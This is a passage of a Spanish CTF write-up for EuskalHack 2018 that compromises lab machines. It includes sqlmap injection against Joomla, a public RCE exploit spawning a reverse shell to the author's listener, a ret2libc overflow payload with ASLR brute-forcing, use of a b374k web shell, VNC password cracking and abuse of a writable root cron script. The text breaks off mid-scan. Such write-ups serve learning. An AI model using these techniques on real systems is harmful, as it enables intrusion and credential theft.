

# EuskalHack / CTF / 2018 / Write-Up

Juanan Pereira - ikasten.io - @juanan

21 de junio de 2018

# Índice


<b>1. Preparación</b>	<b>1</b>
1.1. Editar fichero /etc/hosts . . . . .	1
<b>2. Betria - 10.37.0.150</b>	<b>1</b>
2.1. JOOMLA y usuario básico . . . . .	1
2.2. Admin - root . . . . .	4
2.3. Exploiting . . . . .	5
<b>3. Hadir - 10.37.0.152</b>	<b>6</b>
3.1. Usuario básico . . . . .	6
3.2. Forense . . . . .	11
3.3. Root / admin . . . . .	12
<b>4. Avior, 151</b>	<b>13</b>
4.1. Red herrings . . . . .	13
4.2. Usuario básico . . . . .	15
4.3. Crypto . . . . .	15
4.4. Root - Admin . . . . .	16
<b>5. Conclusiones</b>	<b>17</b>

# 1. Preparación

## 1.1. Editar fichero /etc/hosts

URL: <http://securitycongress.euskalhack.org/#ctf>

Lo primero que suelo hacer es meter los nombres e IPs de los hosts implicados en /etc/hosts

A terminal window with a dark background and light-colored text. The prompt is 'root@kali:~#'. The command 'cat /etc/hosts' has been executed, displaying the following content:

```
127.0.0.1      localhost
127.0.1.1      kali.local    kali
10.11.0.153    sammie
10.11.0.151    josie
10.11.0.152    jax
10.11.0.150    cisco
10.11.0.204    home

54.36.134.37   ctf
10.37.0.151    avior
10.37.0.152    hadir
10.37.0.150    betria
```

## 2. Betria - 10.37.0.150

### 2.1. JOOMLA y usuario básico

Entrando directamente por http, vemos que hay un joomla a la escucha. ¿Tiene CVEs asociados?

```
# joomscan -u betria
```

```

root@kali: ~
File Edit View Search Terminal Help

re2
exploit.txt (1337.today) output/10.37.0.150# nikto -host 10.37.0.150
- Nikto v2.1.6

--=[OWASP JoomScan
+-----=[Version : 0.0.5
+-----=[Update Date : [2018/03/13]
+-----=[Authors : Mohammad Reza Espargham , Ali Razmjoo
+-----=[Code name : KLOT
Time: 2018-06-21 13:03:34 (GMT2)
@OWASP_JoomScan , @rezesp , @Ali Razmjoo , @OWASP
+ Server: Apache/2.4.6 (CentOS) PHP/5.4.16
Processing http://10.37.0.150/ powered-by header: PHP/5.4.16
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect
against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the c
content of the site in a different fashion to the MIME type
[+] Detecting Joomla Version
[++] Joomla 3.4.4
+ Server leaks inodes via ETags, header found with file /bin/, fields: 0x1f 0x51f41a1a78940
+ PHP/5.4.16 appears to be outdated (current is at least 5.6.9). PHP 5.5.25 and 5.4.41 are also
+ Apache/2.4.6 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final
release) and 2.2.29 are also current.
Joomla! 3.4.4 < 3.6.4 - Account Creation / Privilege Escalation
CVE : CVE-2016-8870 , CVE-2016-8869
EDB : https://www.exploit-db.com/exploits/38534/
+ Web Server returns a valid response with invalid HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
Joomla! Core Remote Privilege Escalation Vulnerability
CVE : CVE-2016-9838
EDB : https://www.exploit-db.com/exploits/41157/

Joomla! 3.4.4 Component Content History - SQL Injection / Remote Code Execution (Metasploit)
CVE : CVE-2015-7297 , CVE-2015-7857 , CVE-2015-7858
EDB : https://www.exploit-db.com/exploits/38797/

```

Yep, unos cuantos. Y el directorio de administración a la vista.

Tras pegarme con sqlmap y joomla, e incluso obtener la lista de usuarios:


```

---
web server operating system: Linux CentOS
web application technology: Apache 2.4.6, PHP 5.4.16
back-end DBMS: MySQL >= 5.1
select username from r7nwg_users : 'bob'
sqlmap resumed the following injection point(s) from stored session:
Parameter: list[select] (GET)
Type: error-based
Title: MySQL >= 5.1 error-based - Parameter replace (UPDATEXML)
Payload: option=com_contenthistory&view=history&list[ordering]=&item_id=1&list[select]=(UPD
ATEXML(3906,CONCAT(0x2e,0x717a706b71,(SELECT (ELT(3906=3906,1))),0x7178717071),4219))
---
web server operating system: Linux CentOS
web application technology: Apache 2.4.6, PHP 5.4.16
back-end DBMS: MySQL >= 5.1
select * from r7nwg_users [11]:
[*]
[*] $2y$10$HRXCJi2ZWaPP2TdgzXjpde/7zuDwv1Qcmfga8rEzq0FyGIkQfu25.
[*] 0
[*] 0000-00-00 00:00:00
[*] 1
[*] 1000
[*] 2017-01-21 11:55:46
[*] 2017-01-21 11:58:25
[*] bob
[*] gobernador@gmail.com
[*] Super User


root@kali:~/sqlmap/output/10.37.0.150# sqlmap -u "http://10.37.0.150/index.php?option=com_content
history&view=history&list[ordering]=&item_id=1&list[select]=" --threads=10 --tamper=apostro
phemask --technique=E -D joomla --sql-query="select * from r7nwg_users" ^c

```

Obtengo el usuario bob (permisos de administrador en Joomla) y la clave bob (probando lo evidente). (L: bob, P: bob)



Lamentablemente, no hay permisos de escritura para modificar nada (objetivo inicial: modificar el php del template de admin, para instalar una shell php)



Nada... momento para probar exploits contra Joomla.

Probando, probando... Exploit: <https://www.exploit-db.com/exploits/39033/>  
(Antes, lanzamos nc -l 4444 para quedar a la escucha)

```
u024740:kali juanan$ python test.py -t http://10.37.0.150 -l 10.37.0.200 -p 4444
[-] Attempting to exploit Joomla RCE (CVE-2015-8562) on: http://10.37.0.150
[-] Uploading python reverse shell with LHOST 10.37.0.200 and 4444
<Response [200]>
[+] Spawning reverse shell....
```

Trololó, tenemos shell.

```
sh-4.2$ ls -al /var/www
ls -al /var/www
total 12
drwxrwxrwx.  4 root root  47 Sep 20  2017 .
drwxr-xr-x. 22 root root 4096 Jun 15 14:24 ..
drwxrwxrwx.  2 root root   6 Nov 14  2016 cgi-bin
drwxrwxrwx. 18 root root 4096 Sep 20  2017 html
-rw-r--r--.  1 root root  25 Sep 20  2017 users.txt
sh-4.2$ cat /var/www/users.txt
cat /var/www/users.txt
bob:qUXSMmigBjqt1PL4GMib
```

Bien, bien, ya podemos entrar por ssh con el usuario bob y esa contraseña. Lo primero, añadir id\_rsa.pub al .ssh/authorized\_keys

```
1. bob@Betria:~ (ssh)
Juanan-2:kali juanan$ ssh bob@betria
Last login: Thu Jun 21 04:12:35 2018 from 10.37.0.200
-bash: warning: setlocale: LC_CTYPE: cannot change locale (UTF-8): No such file or directory
[bob@Betria ~]$ ls
Desktop Documents Downloads Music Pictures Prueba.txt Public Templates Videos exploiting.txt secret.txt
[bob@Betria ~]$
```

```
[bob@Betria .ssh]$ ls -al
total 8
drwx-----.  2 bob bob  24 Jun 14 10:05 .
drwx-----. 15 bob bob 4096 Jun 15 23:26 ..
-rw-r--r--.  1 bob bob  566 Jun 14 10:34 known_hosts
[bob@Betria .ssh]$ cat known_hosts
10.35.0.151 ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCy2XB4uihjMrq40KJt3pMjHFfMhRl1tNMJSKOR27PBfjPRYMagtw0GRdzRfNyDqnJxiaALJK+DmLwaCUwaL2fx5Cs6BRkxzRstYDVLZ
X+aqPStIcFdxLaiWiUyRay4ZBuY+SkZksYQPRJ53hOukGzNYzudWnD5PVZKIm/H8xp5XPthQRvzBxstcTgLCBhclNv28iVvTia07f+I130J4eExnMKRkxoy5JgbVANp63E7T5BuKls70iLkpeBAULINaY
eburbwnZgvi0AVAHrP4i0hrfSUdNteHkcJMEfZQF5zotYpp7xtcsHfSGoeapCg8cZlsRrkz6trLI00XGbsLjB1
10.35.0.152 ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPhoeuALSTzjp2JohqkV380fePbCK3/SnaCizxe7A08mD+U78G2i8haLnsysP0NvwTYtb
ZF1uqE02BZIm5myong=
[bob@Betria .ssh]$ arp
Address HWtype HWaddress Flags Mask Iface
10.37.0.200 ether b2:bf:94:40:4e:c9 C ens33
10.37.0.152 ether 00:50:56:be:8c:59 C ens33
10.37.0.151 ether 00:50:56:be:27:48 C ens33
```

Un detalle:

Parece que Betria (y las otras máquinas) se ven entre sí. Alguien de Avior y Hadir se conectó aquí vía ssh. Esta info nos vendrá bien en el futuro....

## 2.2. Admin - root

Y la clave de root? Probamos lo evidente?

```
$ sudo su

[root@Betria ~]# pwd
/root

[root@Betria ~]# cat secret.txt
```

```
Well Done!! 7214dce354acbff06c81f66c4cd00081
```

Olé!!!!

## 2.3. Exploiting

```
[bob@Betria ~]$ cat exploiting.txt
usuario: level1
password: level1
```

Nota: No hay mas retos en la plataforma aunque ponga level1. ASLR esta' activado.

Conectate por SSH.

```
$ ssh level1@54.36.134.37 -p1337[bob@Betria ~]$
```

La prueba de exploiting he de decir que la superé gracias a la caché de Google O:-)

Está explicada aquí, tal cual: [cache:https://www.ihacklabs.com/es/ctf-2018-hackplaye](https://www.ihacklabs.com/es/ctf-2018-hackplaye)

```
root@kali:/tmp/kali/lev1# cat in.py
#!/usr/bin/env python
# -*- coding: utf-8 -*-
import struct
payload = struct.pack("<i", -0x1)
payload += "@"*4
payload += "A"*265
payload += struct.pack("<I", 0xf7e1d020) # system
payload += struct.pack("<I", 0xf7e10270) # exit
payload += struct.pack("<I", 0xf7f45dc8) # "/bin/sh"
print payload
```

Dos “peros”: el servidor 54.36.134.37 se quedaba “casi tostado” cada poco tiempo. Tuve que recurrir a la ayuda de @tunelko, y darle el tostón varias veces. Muy agradecido por su dedicación y respuesta inmediata, ¡a cualquier hora! El segundo “pero” es que la máquina usa ASLR. La dirección donde se carga libc varía en cada ejecución, y por tanto, también las direcciones de system, exit... Aquí, tiré de hemeroteca :) [http://www.euskalhack.org/securitycongress2016/writeup/EuskalHack\\_ctf\\_writeup\\_danigargu.pdf](http://www.euskalhack.org/securitycongress2016/writeup/EuskalHack_ctf_writeup_danigargu.pdf) En el CTF 2016 de la Euskal-Hack danigargu explicaba que en arquitectura i386 el ASLR se salta simplemente por brute-force, es decir, reintentando el exploit en un bucle, hasta conseguirlo (en menos de 100 ejecuciones sale).

Antes de darle el tostón a @tunelko, lo probé en Kali Linux (local), primero con ASLR desactivado y luego activándolo. ¡FUNCIONA!

```
(Desactivar ASLR)
echo 0 > /proc/sys/kernel/randomize_va_space
(Activar ASLR)
echo 2 > /proc/sys/kernel/randomize_va_space

# el ASLR se salta simplemente con
for i in {1..300}; do ./level1 in.txt; done
```

Captura (en localhost), con ASLR activado:







```

u024740:kali root# nmap -O -sV hadir

Starting Nmap 7.60 ( https://nmap.org ) at 2018-06-21 13:22 CEST
Stats: 0:00:19 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 0.00% done
Nmap scan report for hadir (10.37.0.152)
Host is up (0.046s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
23/tcp    open  telnet   Linux telnetd
80/tcp    open  http     Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind  2-4 (RPC #100000)
MAC Address: 00:50:56:BE:8C:59 (VMware)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.60%E=4%D=6/21%OT=22%CT=1%CU=38345%PV=Y%DS=1%DC=D%G=Y%M=005056%T
OS:M=5B2B8A92%P=x86_64-apple-darwin16.7.0)SEQ(SP=104%GCD=1%ISR=10A%TI=Z%CI=
OS:I%II=I%TS=8)OPS(O1=M52DST11NW6%O2=M52DST11NW6%O3=M52DNNT11NW6%O4=M52DST1
OS:1NW6%O5=M52DST11NW6%O6=M52DST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7
OS:120%W6=7120)ECN(R=Y%DF=Y%T=40%W=7210%O=M52DNNSNW6%CC=Y%Q=)T1(R=Y%DF=Y%T=
OS:40%S=0%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%
OS:0=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=4
OS:0%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%
OS:Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=
OS:Y%DFI=N%T=40%CD=S)

Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 20.05 seconds
u024740:kali root#

```


Un escaneo de directorios web no nos vendrá mal:

```









root@kali:~# dirb http://hadir /usr/share/dirb/wordlists/small.txt
Last modified Size Description
-----
DIRB v2.22
By The Dark Raver
---2017-04-09 11:19 1.1K
2017-04-09 11:19 2.8K
START TIME: Thu Jun 21 12:49:44 2018
URL_BASE: http://hadir/
WORDLIST_FILES: /usr/share/dirb/wordlists/small.txt
---2017-04-09 11:19 18K
2017-04-09 11:19 -
GENERATED WORDS: 959
2017-04-09 11:19 -
---- Scanning URL: http://hadir/ ----
==> DIRECTORY: http://hadir/1/
==> DIRECTORY: http://hadir/backup/
==> DIRECTORY: http://hadir/manual/

```

Veamos qué hay ahí (en /1) :



# Index of /1

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 <a href="#">Parent Directory</a>		-	
 <a href="#">LICENSE.md</a>	2017-04-09 11:19	1.1K	
 <a href="#">README.md</a>	2017-04-09 11:19	2.8K	
 <a href="#">b374k.php</a>	2017-04-09 11:20	109K	
 <a href="#">base/</a>	2017-04-09 11:19	-	
 <a href="#">index.php.txt</a>	2017-04-09 11:19	18K	
 <a href="#">module/</a>	2017-04-09 11:19	-	
 <a href="#">theme/</a>	2017-04-09 11:19	-	

*Apache/2.4.10 (Debian) Server at hadir Port 80*

B374k.php es una shell php conocida. Probando contraseñas básicas... sale con la más básica de todas :) (b374k)

b374k 3.2.3 - Mozilla Fire

b374k 3.2.3 x +

← ⓘ | hadir/1/b374k.php | ↻

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Explo

b374k 3.2.3 / var / www / html / 1 /

Explorer Terminal Eval Convert Database Info Mail Network Processes

Server IP : 10.37.0.152 | Your IP : 10.37.0.200  
 Time @ Server : 21 Jun 2018 10:57:56  
 Linux Hadir 3.16.0-4-686-pae #1 SMP Debian 3.16.39-1+deb8u2 (2017-03-07) i686  
 Apache/2.4.10 (Debian) | PHP 7.0.17-1~dotdeb+8.1

<input type="radio"/>	name	size
<input type="radio"/>	[ . ]	action DIR
<input type="radio"/>	[ .. ]	action DIR
<input type="radio"/>	[ base ]	action DIR
<input type="radio"/>	[ module ]	action DIR
<input type="radio"/>	[ theme ]	action DIR
<input type="radio"/>	b374k.php	action 108.7
<input type="radio"/>	index.php.txt	action 17.86
<input type="radio"/>	LICENSE.md	action 1.05
<input type="radio"/>	README.md	action 2.81
<input type="radio"/>	Action	

Desde la "Terminal", buscamos un poquito: `ls -al /home/alice`

b374k 3.2.3

http://10.10.10.10/hadir/1/b374k.php#terminal

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-

b374k 3.2.3 / var / www / html / 1 /

Explorer	Terminal	Eval	Convert	Database	Info	Mail	Network	Processes
drwxrwxrwx	19	alice	alice	4096	Jun 17 08:48	.		
drwxr-xr-x	4	root	root	4096	Apr 8 2017	..		
-rwxrwxrwx	1	alice	alice	3164	Jun 15 00:17	.ICEauthority		
-rw-----	1	alice	alice	52	May 30 2017	.Xauthority		
-rwxrwxrwx	1	alice	alice	1587	Jun 18 15:15	.bash_history		
-rwxrwxrwx	1	alice	alice	220	Apr 8 2017	.bash_logout		
-rwxrwxrwx	1	alice	alice	3515	Apr 8 2017	.bashrc		
drwxrwxrwx	8	alice	alice	4096	Apr 9 2017	.cache		
drwxrwxrwx	11	alice	alice	4096	Apr 8 2017	.config		
drwxrwxrwx	3	alice	alice	4096	Apr 8 2017	.dbus		
drwxrwxrwx	3	alice	alice	4096	Jun 15 00:17	.gconf		
drwxrwxrwx	2	alice	alice	4096	Jun 14 18:44	.gnupg		
drwxrwxrwx	3	alice	alice	4096	Apr 8 2017	.local		
-rwxrwxrwx	1	alice	alice	675	Apr 8 2017	.profile		
drwxrwxrwx	2	alice	alice	4096	Jun 18 08:48	.ssh		
drwxrwxrwx	2	root	root	4096	Apr 9 2017	.vnc		
drwxrwxrwx	2	alice	alice	4096	Apr 8 2017	Desktop		
drwxrwxrwx	2	alice	alice	4096	Apr 8 2017	Documents		
drwxrwxrwx	2	alice	alice	4096	Apr 8 2017	Downloads		
drwxrwxrwx	2	alice	alice	4096	Apr 8 2017	Music		
drwxrwxrwx	2	alice	alice	4096	Apr 8 2017	Pictures		
drwxrwxrwx	2	alice	alice	4096	Apr 8 2017	Public		
drwxrwxrwx	2	alice	alice	4096	Apr 8 2017	Templates		
drwxrwxrwx	2	alice	alice	4096	Apr 8 2017	Videos		
-rwxrwxrwx	1	root	root	5299	Jul 27 2010	dotdeb.gpg		
-rw-r--r--	1	alice	alice	2912	Jun 14 18:41	forppc_200puntos.zip		
-rw-r--r--	1	alice	alice	45	Jun 14 18:42	secret.txt		
drwxrwxrwx	9	alice	alice	4096	Mar 17 2017	vmware-tools-distrib		

Qué bonito ese secrets.txt. Y nos dan un .bash\_history y todo...

```

/var/www/html/1/>cat /home/alice/.bash_history
su
x0vnc4server -PasswordFile=/home/alice/.vnc/passwd
nano /etc/rc.local
su
reboot
su
su
su
su
sudo su
su root
exit
ls -la
echo well done dRA6c0y0WhjJ9Fony9nr6V0TCSwCid5p ! > secret.txt
ls -la

```

Veamos qué guarda ese passwd de .vnc....

URL de utilidad para crackear el pass de vnc: <https://github.com/jeroennijhof/vncpwd> Ejecutando, obtenemos login y pass: L: alice P: Pa\$\$w0rd

Dejamos acceso .ssh en hadir (nos añadimos en authorized\_keys). Descargamos la prueba de forense.

### 3.2. Forense

Al descomprimir Forppc\_200puntos.zip vemos que tenemos el código en python de un sencillo servidor de tipo challenge/response. Nos manda un challenge (codificado según el código mostrado en python) y tenemos que responder con los bytes acordes. Para hacer más sencilla la cosa (y para conocer los primeros mensajes del protocolo - “OKOK” al principio-) nos pasan una captura .pcap.

Así que basta con programar el solver y ejecutar el challenge/response 50 veces:

```

import time
import socket
import binascii
import struct

def r(s,x):
    buffer = bytearray(x)
    bytes_received = s.recv_into(buffer)
    return buffer # .decode('utf-8')

def w(s, w):
    s.send(w)

def calculos(a, b, operacion):

    a = int(binascii.hexlify(bytearray(a)),16)
    b = int(binascii.hexlify(bytearray(b)),16)

```

```

if operacion == 0x01:
    return struct.pack("I", (a + b))

if operacion == 0x29:
    return struct.pack("I", (a - b))

return 0

def p(c):
    print binascii.hexlify(bytearray(c))

    op = c[1]
    t1 = c[2:6]
    t2 = c[9:5:-1]
    rd = c[10:14]

    calc = calculos(t1,t2,op)
    print "Resp: " + binascii.hexlify(bytearray(calc))
    # print "Resp: " + hex(ord(calc[0])) + hex(ord(calc[1]))
    print "op:" + str(hex(op))
    print "t1:" + binascii.hexlify(bytearray(t1))
    print "t2:" + binascii.hexlify(bytearray(t2))
    print "rd:" + binascii.hexlify(bytearray(rd))

    return calc

if __name__ == '__main__':

    s = socket.create_connection(('54.36.134.37', 2323))

    print r(s,14) # HolaSoyBotMajo

    w(s, "OKOK")

    print r(s,14) # correcto

    w(s, "BotMajoTeInvitaAjugarrrrr")

    for i in range(0,49):
        challenge = bytearray(14)
        challenge = r(s,14) # correcto
        w(s, p(challenge))

    print r(s,100)

    s.close()

```

Solución: Ganador!!!! flagihave\_p0w3r\_m4th\$

### 3.3. Root / admin

Curioseamos un poco en los cron:

```
alice@Hadir:~$ ls -al /etc/cron.daily/
total 88
drwxr-xr-x  2 root root  4096 Apr  9  2017 .
drwxr-xr-x 138 root root 12288 Jun 15 02:07 ..
-rwxr-xr-x  1 root root   311 Dec 28  2014 0anacron
-rwxr-xr-x  1 root root   625 Jan  3  2016 apache2
-rwxr-xr-x  1 root root 15000 Sep 19  2015 apt
-rwxr-xr-x  1 root root   314 Nov  8  2014 aptitude
-rwxr-xr-x  1 root root   355 Oct 17  2014 bsdmaintils
-rwxr-xr-x  1 root root   384 Oct  5  2014 cracklib-runtime
-rwxr-xr-x  1 root root  1597 Nov 26  2015 dpkg
-rwxr-xr-x  1 root root  4125 Dec 15  2015 exim4-base
-rwxr-xr-x  1 root root    89 Nov  8  2014 logrotate
-rwxr-xr-x  1 root root  1293 Dec 31  2014 man-db
-rwxr-xr-x  1 root root   435 Jun 13  2013 mlocate
-rwxr-xr-x  1 root root   249 Nov 19  2015 passwd
-rw-r--r--  1 root root   102 Jun  7  2015 .placeholder
-rwxrwxrwx  1 root root   139 Jun 17 08:48 scriptStart
```

Ese scriptStart de root con permisos de escritura, lectura y ejecución para todo pichichi...

```
alice@Hadir:~$ cat /etc/cron.daily/scriptStart
#!/bin/bash
x0vnc4server -PasswordFile=/root/.vnc/passwd &
php -S localhost:8000 &
```

Se lanza (como root) el built-in web server de php... por defecto, mapeado en /tmp. Así que basta con subir una shell php a /tmp y abrirla en el navegador. Mola. He de decir que esa solución no se me ocurrió hasta que conseguí root por otro lado :) ¿Cómo? Si nos fijamos, esa scriptStart tiene permisos de escritura. Así que lo primero que hice fue añadir esto:

```
touch /tmp/pwned # seguro que funciona?
cat /root/secret.txt > /tmp/secret.txt # hasta ahora se llamaban secret.txt
... probemos
```

Y esperar... al día siguiente tenía la contraseña. No obstante, lo más "lógico" es subir b37k.php a /tmp y abrirlo desde el navegador. Además, así pude dejar mi id\_rsa.pub en el .ssh/authorized\_keys de root :)

## 4. Avior, 151

### 4.1. Red herrings

Avior me costó. Hay varios red-herring aquí.

```
Juanan-2:~ juanan$ nmap -A 10.37.0.151

Starting Nmap 7.60 ( https://nmap.org ) at 2018-06-17 16:34 CEST
Stats: 0:00:04 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
